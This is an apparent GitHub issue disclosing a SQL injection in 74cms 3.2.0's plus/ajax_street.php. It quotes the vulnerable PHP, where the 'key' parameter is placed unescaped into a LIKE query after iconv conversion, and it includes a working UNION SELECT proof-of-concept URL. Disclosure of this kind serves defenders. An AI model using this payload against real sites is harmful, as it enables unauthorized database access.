New issue

Jump to bottom


74cms 3.2.0 ajax_street.php key SQL inject #13

⊙ Open **blindkey** opened this issue on Feb 18, 2020 · 0 comments

blindkey commented on Feb 18, 2020 Owner

quite like the one #10

look at the file with the act = "key" below



```
    exit($htm);
    }
}
elseif($act == 'key')
{
    $key=trim($_GET['key']);
    if (!empty($key))
    {
    if (strcasecmp(QISHI_DBCHARSET,"utf8")!=0) $key=iconv("utf-8",QISHI_DBCHARSET,$key);
    $result = $db->query("select * from ".table('category')." where c_alias='QS_street'
        AND c_name LIKE '%{$key}%' ");
    while($row = $db->fetch_array($result))
    {
        if ($listtype=="li")
        {
        $htm.="<li  title=\"{$row['c_name']}\" id=\"{$row['c_id']}\">{$row['c_name']}
            </li>";
        }
        else
        {
        $htm.="<li><a href=\"?streetid={$row['c_id']}\" title=\"{$row['c_note']}\" class=
            \"vtip\">{$row['c_name']}</a><span>{$row['stat_jobs']}</span></li>";
        };
    }
    if (empty($htm))
    {
    $htm="<span class=\"noinfo\">Ã»ÓÐÕÒµ½¹Ø¼ü×Ö£º <span>{$key}</span> Ïà¹ØµÀÂ·£¡</span>";
```

$keys just get iconv and then pass to the sql ,and finally leads to sql inject ..

poc:

```
plus/ajax_street.php?act=key&key=%E9%8C%A6%27%20union%20select%201,2,3,4,5,6,7,md5(123666),9%23
```

blindkey changed the title ~~74cms ajax_street.php key SQL inject~~ **74cms 3.2.0 ajax_street.php key SQL inject** on Feb 18, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant